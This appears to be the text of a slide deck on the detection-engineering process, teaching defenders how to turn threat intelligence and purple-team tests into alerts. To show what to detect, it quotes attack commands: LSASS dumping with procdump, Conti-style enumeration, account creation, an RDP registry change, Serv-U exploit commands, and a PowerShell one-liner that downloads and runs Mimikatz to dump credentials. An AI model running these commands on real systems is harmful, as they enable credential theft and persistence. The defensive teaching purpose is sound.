

The Process of Detection Engineering

@SecurePeacock




Chris Peacock – Adversary Emulation Detection Engineer




GENERAL DYNAMICS
Ordnance and Tactical Systems



Goal: Find Suspicious Activity



Strategic Drivers




Data Collection

- What data are you collecting?
- Where is it collected?
 - SIEM, EDR, Firewall?
- How do you prioritize Data Sources?





ATT&CK Technique Count Per Data Source



(Source: DeTT&CT <https://github.com/rabobank-cdc/DeTT&CT/wiki/Getting-started>)



Operational Capacity

The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
 - Great analyst can be hindered by inefficient tools.
 - Great tools will be underutilized by novice analysts.
 - Time factor



Threat Understanding

- Understanding your threat landscape is crucial.
 - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
- Focus on Procedures
 - Not Technique Level
 - IOC or "Threat" Feeds are not threat understanding



The Process



The Process

Dissemination

Distributing to Stakeholders
SOC, Management, Red Team, etc

Direction

Cyber Threat Intelligence
(CTI), Threat Understanding,
Missed Alerts, & Incident
Response

Processing

Processing Logs for Query
Development

Collection


Identify your Data Collection
for the TTPs

**Detection
Engineering**

Direction


- Cyber Threat Intelligence (CTI)
 - Threat-Informed
 - What procedures are the adversary using?
 - Habits
 - Training
 - Tools
 - Guides (check out Conti)

Pyramid of Pain



David Bianco: <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>

TTP Pyramid



David Bianco's Pyramid of Pain



Procedures

How the technique was carried out.
For example, the attacker used
`procdump -ma lsass.exe lsass_dump`

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Direction

- Purple Team
 - Do I have detections already?
 - I have a rule for T1003.001 - OS Credential Dumping: LSASS

Memory

- Will it catch the procedure?


```
procdump -ma lsass.exe lsass_dump
```

Purple Team Direction

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration
14	run net group "Domain Admins" /domain	Alerted	Enumeration of Administrator Account
18	run net user /add /Y nuuser 7HeC00l3stP@ssw0rd	Alerted	User account creation
19	run net localgroup administrators nuuser /add		
20	run cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f	Alerted	RDP Enabled via Registry
21	run cmd /c sc.exe create Conti binpath= c:\windows\system32\Conti.exe type= share start= auto	Alerted	Service Control Spawned via Script In

Collection

- Verify data is collected around the event(s).
 - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
 - SIEM, EDR, Host, etc
 - Check out [DeTT&CT](#)
- Are there visibility gaps in the logs?
 - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components


- What logs are potentially needed to write an alert for the procedure?
- Use the Detection Section on MITRE ATT&CK pages.
 - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.

Detection		
ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

<https://attack.mitre.org/techniques/T1059/001/>



Collection: Data Sources to Logs



<https://github.com/mitre-attack/attack-datasources>



Collection: DeTT&CT

The screenshot displays the DeTT&CT Editor interface. On the left is a blue sidebar with navigation links: HOME, DATA SOURCES, TECHNIQUES, and GROUPS. The main area is dark-themed and divided into two panels. The left panel, titled 'Add data source', contains a 'filter' input and a table with columns 'Name', 'Date', and 'Products'. The 'Name' column has a value 'Process Creation'. The 'Date' column has a value 'registered'. The 'Products' column has values 'Carbon Black, Sysmon'. The right panel, titled 'Process Creation', contains fields for 'Data source key-value pairs', 'Data source enabled' (set to 'Yes'), 'Available for data analytics' (set to 'No'), 'Products' (with values 'Carbon Black' and 'Sysmon'), and a 'Comment' field. A 'Data quality' section at the bottom right of the right panel is highlighted with a blue box, showing sliders for 'Device completeness', 'Data field completeness', 'Timeliness', 'Consistency', and 'Retention' (set to 'Fair').

DeTT&CT Editor

HOME

DATA SOURCES

TECHNIQUES

GROUPS

+ Add data source

filter

Name	Date	Products
Process Creation	registered	Carbon Black, Sysmon

Process Creation

Data source key-value pairs

Date registered

Date connected

Data source enabled

Yes

Available for data analytics

No

Products

Carbon Black

Sysmon

+ Products

Comment

Data quality

Device completeness

0 1 2 3 4 5

Timeliness

0 1 2 3 4 5

Retention

Fair

0 1 2 3 4 5

Data field completeness

0 1 2 3 4 5

Consistency


0 1 2 3 4 5

<https://rabobank-cdc.github.io/detect-editor/>



Collection: DeTT&CT

- DeTT&CT can visualize log source coverage




<https://rabobank-cdc.github.io/detect-editor/>



Processing

- Hypothesize detection opportunities.
 - One source or correlations between sources.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.



Developing Hypothesis

- Mshta.exe with WAN connection
- Whoami execution
 - May scope to execution with certain command line parameters

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- `C:\Windows\System32\mshta.exe http://144[.]34[.]1179[.]162/a` (defanged)
- `cmd.exe /c whoami > ".\Client\Common\redacted.txt"`
- `cmd.exe /c dir > ".\Client\Common\redacted.txt"`
- `cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""`
- `powershell.exe C:\Windows\Temp\Serv-U.bat`
- `cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"`

<https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/>



What are the parts of procedure and how are they used maliciously?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```



cmd launches
whoami

Uses > to
output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.





How often do the components appear in normal operations?

How often is
whoami used?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does
cmd launch
whoami?

Is it common for
whoami to be
redirected to a txt file?



Are there common parent processes you can tune out or tune into?

What process starts this chain?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

How often does
cmd.exe launch
whoami.exe?



Are there common child processes you can tune out or tune into?



<https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/>



Common command line parameters you can tune out or into?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

What's using the “>”
redirector in our
environment?



Are there users we can tune in or out?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

What users run
whoami in our
environment?



Does the process make network connections?

Localhost, Private IPs, External IPs?


```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
```


```
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /* * *
## ^ ##
```

